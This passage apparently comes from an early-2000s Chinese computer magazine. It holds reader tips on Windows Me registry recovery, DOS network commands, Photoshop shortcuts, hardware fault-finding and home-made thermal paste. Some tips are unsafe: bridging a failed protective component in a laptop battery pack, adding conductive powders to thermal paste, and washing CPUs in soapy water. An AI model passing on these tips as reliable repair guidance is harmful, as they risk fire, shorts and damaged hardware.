这时我坐下来，冷静地思考了一下，Windows　Me不允许用户修改其重要的系统文件，经过以上的恢复，仍然无法进入系统，那一定是Windows　Me的注册表损坏，使得操作系统无法正常启动，一想到这里我不禁出了一身冷汗。若是在Windows　98下，这自然是小菜一碟，进入DOS实模式后，运行regscan/restore便可重新将注册表恢复到上次正常启动时的状态，然而在Windows　Me下却另当别论了。Windows　Me虽然更加注重安全性，每隔24小时或机器正常运行10小时，就自动备份系统，但由于Windows　Me取消了DOS下的实模式，而启动软盘中又没有regscan这条命令，那……

最后决定重装系统，覆盖原来的文件，要是这一招不奏效，总不至于让我把整个C盘格了重装吧！用软盘重新启动，将Windows　Me的光盘放入，进入安装目录，习惯性地执行dir　*.exe，突然眼前一亮，发现这个目录下居然有regscan.exe这条命令，赶紧运行regscan/restore，选择最近的一次注册表备份进行恢复，系统运行一会报告原来的注册表有错，现已恢复，请重新启动。成功了！

DOS命令 明明白白我的网

□西安　王伟

Đáe　：Ping一个IP地址可以检测电脑连接主机的速度和可靠性，Ping一个域名可解析该域名所对应的IP地址；此外，Telnet这条命令可以用来与远程主机连接，实现上传下载，或登录BBS。让我们再来看看网络方面其他非常有用的DOS命令。

在Windows控制面板上的网络选项处，只能看到网络配置的一些基本信息，例如安装了哪些网络协议，本机的IP地址（如果是固定IP的话），网络邻居上的工作组名称等。但如果要查看网络的详细配置，则可以在MS-DOS方式下运行IPCONFIG　/ALL，如下：

```
Host Name . . . . . . . . . : wangwei.sei.xjtu.edu.cn
DNS Servers . . . . . . . . : 202.117.0.20
NetBIOS Resolution Uses DNS : Yes
Description . . . . . . . . : Novell 2000 Adapter.
Physical Address. . . . . . : 00-88-CC-06-01-FB
IP Address. . . . . . . . . : 192.168.1.210
Subnet Mask . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . : 192.168.1.1
Primary WINS Server . . . . : 192.168.1.2
```

另外，使用Netstat命令可以显示电脑上网时与外部主机之间的连接统计，得到以太网的统计信息并显示所有协议的使用状态，另外还可以显示所有主机的端口号以及当前主机的详细路由信息。如Netstat　-a将显示电脑上网时与外部之间的所有连接，电脑端口与外部的连接情况；而Netstat　-s则显示电脑网络连接协议的统计信息，数据包发送和接收的详细情况等。

还有Nbtstat命令可以查找出别人电脑上一些私人信息。如果想查看自己电脑上的网络信息，可以运行Nbtstat　-n，得到自己所在的工作组、计算机名以及网卡地址等等；想查看网络上其他的电脑情况，就运行Nbtstat　–a　***，此处的***用IP地址代替就会返回那台主机上的一些信息。

Tracert命令跟踪网络连接，用来显示数据包到达目的主机所经过的路径和到达每个路径所耗的时间等。

大家不妨一试，不懂可以用 /?查帮助哟！

尼春宇

把你的 Foxmail 变成英文版

在Foxmail安装目录下找出Chinese.lgb这个文件，将其先移到其他位置（不要删除，否则你的Foxmail就不会再是中文版了），再运行一下Foxmail看看，怎么样？是不是成英文版了。赶紧把Chinese.lgb文件移过来，又恢复了原貌。

Photoshop 功能强大，而且隐藏的技巧和热键很多很多，即使你是一个老手，也会不断发现新的东西。所以小渔特意找了一些接触 Photoshop 数年的朋友，在此将其总结的经验技巧告诉大家，以提高大家作图的速度和质量（这里以 Photoshop5.02 中文版为例）。

——步步高栏目主持　小渔

Photoshop 高级技巧（之一）

董 兵

1.打开一个文件的快捷键为 Ctrl+O。其实还有更简单的方法，在屏幕的任意空白处双击，即可打开“打开”对话框。（强烈推荐）

2.新建一个文件的快捷键为 Ctrl+N。按住 Ctrl，在屏幕的任意空白处双击，也可打开“新建”对话框。（推荐）

3.放大图片后可能会觉得工具栏和浮动面板碍事，这时除了使用“窗口”菜单下的命令进行隐藏外，你还可以按下 Tab 或 Shift+Tab 键进行显示或隐藏。按 Tab 键可显示或隐藏“工具栏”和“浮动面板”；按 Shift+Tab 键可只显示或隐藏“浮动面板”。

4.按下 F6、F7、F8、F9 键可快速打开或关闭相应的浮动面板。

5.你是否觉得控制精确的显示比例很难用放大镜或导航面板来调节？其实你只要在状态栏上的“显示比例”中输入一个百分比数值，回车即可。

6.当你使用画笔、喷枪、图章等工具调整不透明度时，需要打开设置框，很麻烦。这时你可以直接按键盘上的数字键来设定。比如当你按一下“0”键时，则不透明度为 100%，按 1 键为 10%，先按“2”再按“3”，不透明度则为 23%，以此类推。

7.在 Photoshop 中，有很多时候要修改设置值。一般在数据框的右侧有一个黑色三角形，点击它会出现一个滑动标尺，拖动标尺就可以修改取值了。但有时不一定十分精确，这时可以按键盘上的向上或向下箭头键（每按一下数值便会加 1 或减 1）。如果按住“Shift”键，那么每按一下表示取值加 10 或减 10。

8.当你想精确显示光标时，可以使用“文件/预置”命令，然后再选择“显示与光标”[Ctrl+K，Ctrl+3]。也可以在使用过程中按下 CapsLock 键进行切换。（推荐）

9.按 F6 键调出“画笔”功能面板，在其右上角的三角形处单击，弹出子菜单，选择“载入画笔”命令，在对话框中选择 Goodies/Brushes/Assorted Brushes 就可载入大量艺术笔刷。（强烈推荐）

10.画布的颜色一般是灰色背景，我们也可以更改其颜色：使用“油漆桶工具[K]”按下 Shift 在画布上点击即可。

11.“色板”面板上的颜色非常丰富，但我们所要的颜色也不一定全在上面，这时我们就可将光标指向面板空白处，当光标变为“油漆桶”时单击鼠标，可将前景色保存。

12. Photoshop 中还暗藏着两幅漂亮的图片，同时按下 Ctrl 和 Alt 键，点击“帮助/关于 Photoshop”，会出现海鸥和木箱的画面；按下 Alt 点击“图层”或“通道”等面板上的子菜单，选择“调板选项”会出现一个很有意思的画面。

13.当选择单一图层上不规则的图形（如文字）时，可按住 Ctrl 键再单击相应的图层。（强烈推荐）

14.精确移动选区时，按四个方向键每次可移动一个像素，按 Shift+ 四个方向键，每次可移动十个像素。（推荐）

15.对于一些难以一次选择正确的图像（如 Photoshop 自带的 Skull.tif），就需要对选区进行编辑，可以使用“快速蒙版”进行编辑，选择后点击快速蒙版按钮，可将选区以外的地区保护起来。按下 Alt 键点击快速蒙版按钮，可将选区保护起来。（推荐）

由虚拟内存引起的软件安装故障

□上海　虞江

系统配置：P200MMX，3.2GB 硬盘，32MB 内存，PWIN98 第一版操作系统。

问题出现：为在 E 分区安装一证券分析系统，笔者特地将 E 分区格式化并进行了磁盘扫描，均正常。在安装证券分析系统的过程中，拷贝文件正常完成，安装程序开始优化系统设置，期间硬盘灯间歇性闪动，可以听到硬盘旋转的“哒哒”声。但安装程序在优化系统一个半小时后，仍然没有完成安装。无奈重启并重新安装该软件，这次采用最小化安装，仍然无法完成。

问题解决：回想起如果在纯 DOS 下用 DELTREE 删除大目录时，如果没有加载 SMARTDRV.EXE，就会出现花费很长的时间才能完成删除的情况，但在 WIN98 中是无须加载 SMARTDRV.EXE 的。无意中打开了虚拟内存设置窗口，发现 WIN98 的虚拟内存交换文件被设定在了 F 分区（最后一个硬盘分区），而前几天 F 分区由于出现坏道而被隐藏。也就是说，当前的 WIN98 是没有虚拟内存的。仅仅依靠 32MB 内存，这就和在 DOS 下没有加载 SMARTDRV.EXE 是一样的。于是将虚拟内存改到 C 盘，重启后再次安装分析系统，优化系统设置仅仅花费了 5 分钟，运行软件也没有任何错误。

事后总结：隐藏 F 盘使得虚拟内存设置无效，导致了这次安装的失败。

最有用的电脑保护神

□河南 新天







主板的硬件监控功能能够实时监控计算机“心脏”部分的健康状况，包括：主机内风扇的转速、CPU温度与核心电压、主电源电压值、I/O端口电压值等，如果这些部分的返回参数超过了系统的设定值，实时监控软件便会“跳”出来提醒你哪里出了问题，或者自动紧急关闭计算机——这可是一个计算机最有用的“保护神”。

一、实现硬件监控功能的前提

必须拥有具有这样功能的主板和完整的驱动程序光盘（实际上1999年以后生产的主板基本都具备了这个功能）。下面就以笔者的精英主板p6set-ml为例，其他的情况除了主板和软件不一样外，几乎没有区别。

精英p6set-ml使用了sis 620/5595芯片组，它的专用电路和温度感应集成块可以即时采集到有关风扇转速、温度、电压等数据，专用监测软件可以从芯片组中直接读取这些数据并且反映到操作系统中，这样我们就可以在计算机运行时及时得到相关信息。

二、硬件监控软件SiS Monitor的安装和启用

首先，打开主板的驱动程序光盘，进入p6set-ml目录，在Monitor目录下，双击Setup.exe安装。安装完成后，该程序在开始菜单里创建了快捷方式“SiS Monitor”，并且在你的启动程序组中注册，以便每次启动计算机时它都能够在后台自动运行。

三、硬件监控软件使用说明

风扇监控区用来监测主机内风扇的转速，TCL精彩610电脑只能监测到一个风扇即电源风扇。CPU温度区用来监测CPU温度，默认的单位是摄氏度。电压监测区用来监测系统电压，第一项是主电源电压值，第二项是I/O端口电压值，第三项是CPU电压值（如图1）。监控参数设定区用来设定安全范围，当然，一般我们最好不要动它。当某一项的监测参数超出了设定的安全范围时，就会弹出一个警告对话框，警告监控到的哪些参数出现了异常。如图2所示，它提示我的计算机中风扇1转速太低。

看到这里你是否心动了？那还不赶快“唤醒”你的计算机，在你工作、玩大型游戏或者是超频的时候，让它时时刻刻关注“爱机”的“健康”，让你更加放心和“大胆”！




图1



图2

关闭USB导致声卡不发声

□山东 李刚

小生买了一块使用ALS4000芯片的声卡，在机器上正确安装后重启，没听见启动音乐。打开Winamp，听MP3也没有声音。

查看控制面板中的多媒体设置，没问题，系统也没有任何冲突，系统栏中的小喇叭似乎也工作正常，可就是没声音。关机，换一条PCI插槽，重启机器，重装驱动，还是不发音。

我的机器没有USB设备，所以USB就被我关了，难道是它？从BIOS中选择Integrated Peripherals，把On-Chip USB Controller设置为Enabled。重启机器，安装主板的USB驱动，再重启，终于发音了，震耳欲聋。



黑色的迷惑

冷星峰

电脑的故障千奇百怪，一点点很小的疏忽都可能让你找不到使你电脑处于瘫痪状态的原因。这不，一个奇怪的问题又出现了。

问题：一台配置为 PⅢ733、联想 A10e 主板、kingmax128MB、Qt20GB 硬盘、双 PCI 网卡、世纪之星电源、小影霸 TNT2 32MB 显卡的电脑，能正确加载显卡驱动程序，在 Windows 设备管理中能正确识别其版本及显存的大小，但只能在 256 色下正常使用，一旦使用增强 16 色或真彩 32 位马上出现黑屏。

分析过程与解决：因为只是在调整显示属性时异常，所以首先怀疑的是显卡。将一台在老奔上使用的 128zx 拔下，换上使用，加载驱动程序后，问题仍然存在，由此断定不是显卡的问题。曾经在杂志上见过由于显示器驱动程序引起的类似问题，于是更换显示器驱动程序，结果还是老样子。索性换上另一品牌显示器，还是不行。再次查看设备管理器，无任何中断冲突及内存地址错误。但两张网卡让我起了疑心，于是拔掉所有网卡，重新启动，调整显示属性，那熟悉的颜色出现在面前。

但因需要，必须在该机上使用双网卡，那只好先确定到底是哪块网卡的原因。先将一块网卡插入 PCI 插槽，一切正常。由此断定是另一块网卡出现了故障。换上一块新的网卡插上使用，噫？问题又出现了，难道新的网卡也有问题吗？单独使用新的网卡，结果一切正常。看来这次是真的麻烦来了。

那么只有思考一下这中间所发生的一切了。使用双网卡比使用一块网卡多使用一个中断，当然系统也会给它分配内存地址，让它能正常工作。如果这两块网卡出现上述问题及兼容问题，只会出现网络不正常。而现在问题是出在显示上的，显卡的质量没有问题，显示器也没有问题，显示驱动程序也没有问题……能影响显卡正常工作的除了这些以外，还有什么呢？只有供电了。在使用双网卡后肯定会加大主板的负载，如果主板供电本来就不是很足的话，显卡肯定会受到影响。由于主板是威盛为 694x 芯片组，支持 AGP4x，同时显卡也支持 AGP4x，于是首先关闭 AGP4x 功能。进入 Win98，问题仍然存在。更换电源，既然世纪之星不行那就换长城 300w 的，这回应该足够了吧？开机，进入 Win98，调整显示属性，看到的只有“黑”。又一次失败了。

这个时候脑袋里只有“供电不足”在盘旋。本地电压太低？但环顾四周，其他机器运行正常。再次查看和电源相接的设备，主板、光驱、硬盘……电源线！那根黑黑的电源线会不会有问题？更换电源线。开机、进入 Win98，成功了！

iÖÓÝ 陈晟

巧解风扇噪音

本人近日装机一台，开机一切正常，但噪音极大，无论我怎么将CPU风扇卡子夹紧都无济于事，非得用手按住机箱，噪音才有所收敛。

我怀疑是机箱底座不平，可这机箱是正品的世纪之星啊！应该不会是机箱的问题，问题应该还是在风扇上。该风扇是电脑城中极普通的那种，装机者大都使用这种风扇，都说不错。难道我碰上了次品?我正打算去电脑城换一个风扇，突然想起了物理上的共振，对，一定是它！一定是风扇的频率和机箱的频率相同而引起了共振，否则怎会发出整台电脑抖动的怪声呢?

找来挫子，将风扇的四角都挫出一个小棱角来，重新装上电脑，开机，这下世界清净了。

笔记本何以断电？

问题：一笔记本电脑开机后，自检未完成即自动断电，但用电源适配器给笔记本供电时一切正常。

分析：从故障现象可以看出，问题应该出在电池或笔记本内的电池供电电路上。

本着先简后难的原则，首先检查电池。测量电池的两个电池组的电压均为10.5V，用外接电炉丝的方法给电池放电以估计电池组的容量，发现两个电池组的容量都较为充足。因而“排除”了电池存在故障的可能性。

再检查电池与笔记本电池触片，也没有发现任何接触不良的问题。于是断定故障在笔记本内的电池供电电路上。仗着自己有较强的家电维修功底，找来一些工具想把笔记本拆开。但花费了近半天时间，不但没有拆开，还给笔记本的外壳添了两条划痕。后来一想，笔记本电脑乃精密电器，一般情况下其内部电路是不会出问题的。于是又回过头来检查电池。

电池上共有8个金属片接口，都整齐地焊在一块长方形的电路板上，从左到右的标记分别为（把电池有标签的一面朝上）：- - T T I I + +。仔细观察发现，标有“-”与“+”的金属片之间分别连接着两个电池组；两个“I”形金属片上无任何电路连线；两个“T”形金属片上连接着两根金黄色的连线（类似于漆包线），一直延伸到一个电池组的底部。翻起该电池组，撕去一层粘纸，看到两根线上连着一个米粒大小的元件。想把它拆下测量时居然发现它的一个引脚虚焊！补焊后试机，机器工作一切正常！

咨询本地的一家手机维修店后得知，原来这元件是笔记本电池识别电路的一部分，用于检测电池是否已接在笔记本上（一些手机电池内也有类似功能的元件）。在本例中，该元件虚焊导致笔记本内的电池识别电路工作异常。开机时，系统误以为电池没有连接上，因而就断电关机。


Copyright Digital Vision Ltd Hands in Business

笔记本电脑电池故障的维修

李振勇

朋友的笔记本为富士通FMV—575NU/Y，用电池直接供电，平日可坚持50多分钟。但有一次给电池充足电后，第二天拿到单位使用时，发现电池工作不到半小时就启动了低压告警，一会儿便自动关机。给电池重新充电后再试机，情况依旧。

虽然二手笔记本电池的寿命是不会长久的，但其衰变也是有一个过程的，一般不会在短时间内一下子变质，因而怀疑笔记本电池内部有问题。从笔记本中取出电池并小心地拆开后，发现内部共有16节电池单体，其大小、外形均与普通5号镍镉电池一致。用万用表检测发现，该电池共有两个电池组（每8个电池单体串联成一个电池组），并联后给笔记本供电（通过笔记本内部电路并联）。测量两个电池组的电压，却发现一组电池的电压为0V（另一组为10.2V），怀疑有电池单体开路。逐个检查该电池组的每个电池单体，但没有发现失效的电池单体。仔细观察电池组，发现在其中的两个电池单体之间有一只两个引脚的白色电子元件，上面标有“T 80BR6U2”字样，焊下检测发现其阻值为无穷大。估计此元件在电路中起的作用与限流电阻（或者是具有温度系数的电阻）类似。

把另一电池组中的相同元件拆下，用DT830数字万用表测量其阻值几乎为0欧姆。于是大胆地把已损坏的这一电子元件去除，用导线直接连接两个电池单体。最后合上整块电池的上盖，并用百得胶把上下盖粘紧，再把电池放入笔记本的电池仓。经试用验证，电池供电时间已恢复为原先的50多分钟。

内存混用引起的“怪异”问题

□浙江 张京京

问题：朋友的计算机出了问题，系统根本就无法启动，计算机加电后，显示器屏幕始终黑屏，并伴随着机箱喇叭一长二短的报警声。从他那里得知，本来系统的运行都是很正常的，但自从安装了Win2000后，总感觉64MB的Kingmax不够用，启动一个稍微大一些的程序，硬盘就狂转不止。这几天从别人的计算机上拔了一根HY（现代）的64MB，谁知道装上后怪异的问题就接连发生了。刚装上内存条时，进入Win2000没多久就经常无故死机，考虑到不兼容的问题，于是又将内存条重新拔了下来。结果重新启动后，系统就再也无法自举了。

分析：从症状来看，应该在系统的显示部分有问题，而且一长二短应该是典型的显示卡接触不良所造成的问题，只要将显示卡重新插好就行了。而且我当时也比较确信，朋友在插拔内存条的时候，无意间震动了显示卡，导致显示卡接口松动。结果我怎么调整显示卡的位置，系统始终无法启动。

是否显示卡出了问题？但连续换了别人计算机上正常工作的两块显示卡后，这个推断也被否定了。AGP插槽有问题？但如果真是主板的AGP插槽有问题的话，我也无法再进行测试了。幸好手头上还有两块早期的PCI和ISA接口的显示卡，还是利用它们来试试看是否可以启动系统。先插上PCI接口的显示卡，这回显示器亮了，看来主板应该是没有什么大问题的。但从屏幕上的显示信息来看，系统还是无法从硬盘启动。这没关系，找来一张系统盘从软驱启动。系统终于可以正常自举了。但令人感到奇怪的是，在启动过程中始终没有出现以往熟悉的计算机正常启动的内存自检等画面。我脑子中突然闪出一个念头：显示卡无法正常工作莫非是由于系统的BIOS被破坏引起的？重新刷新BIOS，看看这个问题是否真的和它有关。

从朋友那里找来BIOS刷新程序和升级文件的备份盘，重新启动计算机进行BIOS的刷新。不过在刷新时又遇到了另外一个问题，就是系统在调用BIOS中保留的BootBlock启动程序块启动时，默认的软驱格式是标准的720k，而不是我们正常使用的1440k。不过还好，BIOS的刷新工作一切都还顺利，BIOS的升级文件都能顺利地读出来，没有出现什么大问题。

BIOS刷新后，重新启动计算机。熟悉的内存自检画面又回来了，看来这一招的确很管用。将主板上PCI接口的显示卡拔下，重新将原先的AGP接口的显示卡接回去，然后启动计算机，系统终于又恢复正常工作了。

总结：问题算是解决了，但朋友的主板是技嘉的BX2000，它独有双重BIOS保护功能，当第一个BIOS芯片遭到破坏时，照理第二个BIOS芯片可以替代第一个BIOS芯片正常工作。两个BIOS芯片同时都遭到破坏的情况理论上应该是不可能出现的，我也搞不清到底是怎么回事。而且照理说内存之间不兼容最多也就可能导致系统工作不正常罢了，几年下来的攒机经历，也没有见到过由于内存不兼容而导致计算机BIOS被破坏的情况。以后遇到计算机显示卡无法正常工作的情况，如果换显示卡还是不能解决的话，希望大家考虑一下是否有可能是计算机的BIOS出了问题。

不过值得一提的是，技嘉的BX2000可以用PCI接口的显示卡来启动BIOS中保留的BootBlock启动程序块，而无需使用者再去找更古老的ISA接口的显示卡。技嘉的这种做法的确不错，毕竟不是每个计算机爱好者都像我一样还保留着那些现在市面上都已经很少见的ISA接口的显示卡和多功能卡，相对来说，PCI接口的显示卡还是要好找得多。这样技嘉主板的使用者以后在遇到CIH或者其他导致BIOS被破坏的情况时，恢复系统的BIOS应该会相对容易一些。

老机也 USB

¡õ山东 李晨曦

问题：朋友有一台 Microtek 公司出品的“纷腾”（Phantom）3500扫描仪，是USB接口的，但他机器的老主板技嘉TX3（GA—586）根本不带有USB接口，该怎么办呢？

想法：为老“机”换新配件？那就得全面升级，花费太大；加装一块USB扩展卡也需要花费二百多大元，不划算；那么惟一的解决方案就是加装一个USB面板了。

麻烦又来了：技嘉TX3主板集成了一个双排四针的USB Port，排列如下：

1.SBV1 (电源1) 5.SBV0(电源0)
2.SBD1- (数据1-) 6.SBD0- (数据0-)
3.SBD1+ (数据1+) 7.SBD0+ (数据0+)
4.GND (地线1) 8.GND (地线0)

而买回来的USB面板连线却是双排五针的，USB面板插孔处左右并排有八条颜色不同的导线，与面板上的两个USB接口相连，其排列顺序如下：

1.红 褐
2.空 空
3.黑 桔
4.绿 蓝
5.白 黄

排第二位的两个插孔为空位，没有导线。这样，五针的面板实际上不也是只用了四针么？只要找出电源线和地线，把连线移动一下，让第一个位置或最后一个位置为空，插向主板时向前或向后错一位，不就成了四针的么？首先找电源线和地线。一般情况下红线应为电源线，而地线应与面板USB接口边的金属板相通，用万用表一测，真奇怪，这八根线中没有一条是地线。

拆下面板仔细观察，面板上上下并排两个USB接口，每个接口里面有四个白色的金属片，我把它们由上到下标为片1—片8，用万用表一测，金属片与八条连线的对应关系如下：

褐线—片1 红线—片5
黄线—片2 白线—片6
蓝线—片3 绿线—片7
桔线—片4 黑线—片8

成功解决：既然褐线与红线为电源线，那么黄、蓝、白、绿一定是数据线了。将各连线位置与主板USB插槽插针排列顺序对应调整，桔、黑两线先不接。调好连线后接上一试，Win98系统顺利地找到了Phantom扫描仪，“纷腾”也发出了欢快的鸣叫。

地线在何方：没有找到地线一直让人放心不下，虽说接不接地线一般不影响使用，可为机器的运行留下了个安全隐患。仔细一想，一些主要靠信号连接的导线往往把地线隐藏起来，会不会……小心地拨开面板连线的外皮，发现包在里面的八条彩线中夹有一条银白色的金属裸线，用万用表一测，果然这条线与面板接口边上的金属板相通，终于找到地线了！接着把地线接长，分出两条接在不知用途的桔、黑线留下的空位处。至此，一条与主板完全匹配的四针USB面板改装完成。

“纷腾”飞起来了！

李刚

内存突然减少了？


安装了一个共享软件，重启之后发现机器运行特别慢，打开计算机属性窗口，发现内存由原先的32MB变成了20MB。首先怀疑可能是该软件的错误，将其卸载之后，内存还是20MB，可能是WIN98出错了。于是打开系统配置实用程序，从高级选项中，将内存限制为32MB，重启，无效。关机，重新打开，发现内存自检为20480kB。初步断定BIOS出错了，进入BIOS设置，先调用最初值（Load BIOS Defaults），保存退出，可内存还是20480kB，内存坏了？不可能，刚才还好好的。先换一条DIMM试一试，还是不行，拿到别的机器上却好好的，决不能就这样算了。去网上下载了一个最新的BIOS，拿到自己的机器上把BIOS刷新后，内存自检32768kB，丢失的内存又找回来了。

奇特的UPS故障

陈晟

本人的一台电脑，搬家后使用时经常莫名其妙地自动重启动，用PC-Cillin 2000和瑞星千禧版杀毒，均报告无毒。难道Win2000出问题了？后来连计算机都还未自检完就重启，所以不是Win2000的问题。可能是超频的原故吧？在CMOS中将频率改回来，故障依旧。把内存条拆下来，装在同学的电脑上，结果一切正常，内存也没惹祸。

我没辙了，突然想起同学要借我的UPS来刷BIOS，我把UPS取出来，将计算机的电源线插在插座上，习惯性地按下了电脑开关，盼望奇迹出现，嘿，真的成功了。我将UPS重新接上，果然又出问题了。我的UPS是山特500型的，买了不到一年，不应该出什么问题啊！找来一盏台灯接在UPS上面，结果台灯不时地闪一下，我人为地将UPS的交流输入断开，在断开瞬间，台灯熄灭了近一秒，此后便正常发光而没有再闪，于是我确定是UPS的交流输入有问题。我将UPS拿到经销商处，哪知在那儿一切正常。难道我的UPS水土不服？会不会是插座的问题呢？我回家用万用电表测量电压，225V，很正常啊！干脆将UPS插头反插在插板上，这次居然没出问题。我赶紧比较这两个插座的不同之处，结果发现这两个插座的零线和火线是相反的，这么一个小玩意竟给我带来如此大的麻烦，真是……



随着CPU速度的提升，热量一般也越来越高，于是市场上出现了各种各样的散热设备。无论用什么散热设备，都必不可少地要用到导热硅脂或者其他导热介质来衔接CPU和散热设备。然而现在许多的DIYer并不懂得如何正确地使用导热硅脂，他们总认为导热硅脂是散热的良药，所以越多越好。其实如果没有正确使用这些散热介质，不但不会使散热效果提高，反而还会大大降低散热效果。

我们来看看陈潇恺朋友的观点，要是大伙有更好的主意或不同的看法可要给小渔来信哟！　　——步步高栏目主持 小渔

你的CPU还“热”吗？

——导热介质深刻剖析

□四川 陈潇恺

一、硅脂类导热介质介绍

硅脂类导热介质主要有两种，一种是白色导热硅脂，另一种是灰色导热硅脂。

白色导热硅脂：这种导热硅脂最常见，常温下是粘稠的液体状态。它在市场上被分成了不同的价格级别，其实这些不同价格的白色导热硅脂，区别就是粘稠度不同，大家要注意选择粘稠度适当的导热硅脂。

灰色导热硅脂：这种导热硅脂是Intel公司的原装导热硅脂，它在白色导热硅脂的基础上添加了一定的石墨，增强了导热性能。

二、DIY自己的导热硅脂

（1）Intel原装导热硅脂配置方案

原料：白色导热硅脂和铅笔。

方法：把白色导热硅脂放到玻璃板上，然后将铅笔放在上面磨，边磨边与导热硅脂搅拌，等磨到一定程度后(由于白色导热硅脂的粘稠度不同，添加石墨的多少也就没有统一标准，通常是看到硅脂比较稠了就停止涂抹)，“Intel原装导热硅脂”就做成了。但要注意一点，在制作的过程中不要太用力地磨，否则铅笔芯颗粒太大，反而会影响导热效果。

（2）锡导热硅脂配置方案

原料：焊锡和白色导热硅脂。

方法：将白色导热硅脂涂抹到金属块上面（表面不能太光滑），用焊锡在上面磨（需要用较大的力气），磨到硅脂的粘稠度差不多就该停止了。

（3）铝导热硅脂配置方案

原料：两块铝散热块（把上面黑色或绿色的漆磨掉，露出金属部分）和白色导热硅脂。

方法：将白色导热硅脂涂抹到散热块的金属表面，用另一块散热块压在导热硅脂上用力磨，同样磨到粘稠度差不多就行了。

以上就是笔者曾经配置过的超级导热硅脂，此外，大家还可以尝试添加一些其他原料。但要注意并非往导热硅脂中添加任何原料都会使其导热效果增强，因为这不仅与你所添加的物质有关，还与你添加物质的量有关。

三、硅胶类导热介质

硅胶的种类比较多，颜色也不一样，但是有一个特点就是：低温下凝固（固态），高温溶解（粘稠液态），具有导热性。通常一些散热块底部都有一些导热硅胶，它们的工作原理是：第一次使用的时候导热硅胶被CPU高温熔化，然后均匀粘合CPU和散热块，散热块紧密接触CPU以后，在散热块的作用下温度会很快降下来，于是CPU就和散热块通过导热硅胶紧密地联结起来了。

需要注意的是：如果你单独去购买导热硅胶，必须要看清楚是否真是导热硅胶！因为在工业上有一种硅橡胶，外观是白色牙膏状的，它的特点是防水、绝热、耐高温，刚好和硅胶相反。我的一位同学去购买的时候就遇到了奸商，结果买了硅橡胶回来，粘上散热块以后，散热块居然一点温度都没有！购买时一定注意！！

四、导热效果分析

导热硅脂具体使用效果如何，可以进行测试。测试方法：选择环境温度基本不变的地方，使用同一台PC机，分次将不同的导热硅脂涂抹到CPU和散热块之间（涂抹的时候注意每次涂抹的量要基本相同，否则测出的数据不准确)，然后开机进入BIOS，过5分钟后使用主板的温度探测功能，看温度的差别。

一般来说，金属散热块的传热能力远远大于导热硅脂，而导热硅脂的传热能力又比导热硅胶好（笔者从来都是把散热块下面的硅胶除去然后自行涂抹导热硅脂）。

既然导热硅脂导热能力比金属散热块差那么多，为什么我们还要使用它？这是因为金属散热块和CPU不可能接触得非常紧密，总有一些缝隙，利用导热硅脂填补这些缝隙就可以进一步地提高散热效果。注意，我们是使用导热硅脂来填补缝隙，而不是大量地使用导热硅脂来连接散热块和CPU。这是因为导热硅脂的传热能力比金属散热块差，我们需要的是让金属散热块更多地接触CPU，而不是用大量导热硅脂来连接。看了这些大家应该明白了

为什么我们涂抹导热硅脂需要均匀而且薄！

五、重点注意事项

从理论上说，使用金属磨制的导热硅脂效果是最好的，并且不同金属调制得到硅脂的导热能力顺序应该按照金属的导热能力顺序来排列，但实际上笔者经过多次测试，发现许多使用金属调制的硅脂的导热能力有时比用铅笔调制的导热能力要差些。这是因为金属硬度很大，要磨出细小的粉末比较困难。还有白色的导热硅脂是绝缘的，但经过调制后的硅脂由于里面添加了其他原料，可能会有一定的导电能力，大家在涂抹导热硅脂的时候一定要注意不要把它弄得到处都是，否则会造成线路短路。对于初学者以及使用AMD毒龙、雷鸟系列CPU的用户，笔者强烈建议不要配置这种具有导电能力的硅脂，因为AMD的CPU表面有许多裸露的铜导线，如果使用导电的硅脂非常容易造成短路！

到电子设备市场购买这一类导热介质的时候需要注意，硅脂类还有一种叫做导电硅脂，这种硅脂具有导电性，用在CPU上面比较危险，不过普通电脑市场上一般没有这种硅脂出售。

涂导热硅脂太多会有什么危害呢？导热硅脂是绝缘的，并且具有液态的特点——流动性。那么过多地涂抹了导热硅脂以后，当导热硅脂流到CPU的插槽上面时，理论上CPU针脚被绝缘了，会导致CPU无法工作！但实际上并不是这样，笔者就遇到过这种事故。导热硅脂流到了CPU插槽以后，电脑仍然可以正常开机使用，但是超频能力大大下降，并且经常出现重新启动和开机不亮等等许多莫名其妙的故障！而且清洗CPU插槽和CPU针脚非常的困难！

另外过多地涂抹导热硅脂对AMD公司的CPU来说危害更大！理论上导热硅脂是绝缘的，遇到了AMD公司的CPU表面露出的铜导线是不会有什么影响的，然而实际上影响非常巨大。笔者自己就遇到过这个故障，现象：超频能力大大降低（当然如果你不超频影响不大）。

综上所述，大家一定要正确地使用导热介质，笔者已经将为什么要使用导热介质的原理告诉了大家，在明白了这些原理以后，那么就应该知道该怎么做了。

最后告诉大家一个小秘密：CPU是可以泡在水里面清洗的（大家可别用砖头砸我，这是真的，我的同学就经常这样干）！把CPU放到温热的水中，倒入洗洁精或者洗衣粉，用牙刷刷都没有问题的！清洗以后吹干就可以使用。不过笔者觉得还是用酒精一类的溶剂清洗安全些，免得铜脚生锈！

妙用Excel的“条件格式化”

万钧

我们在利用Excel进行数据管理时，为了使计算的结果更加醒目，分类更加清晰，往往会对不同的结果设置不同的格式。例如将学生考试成绩表中各门功课的平均分在60分以上的用蓝色表示，而将平均分在60分以下的用红色表示。

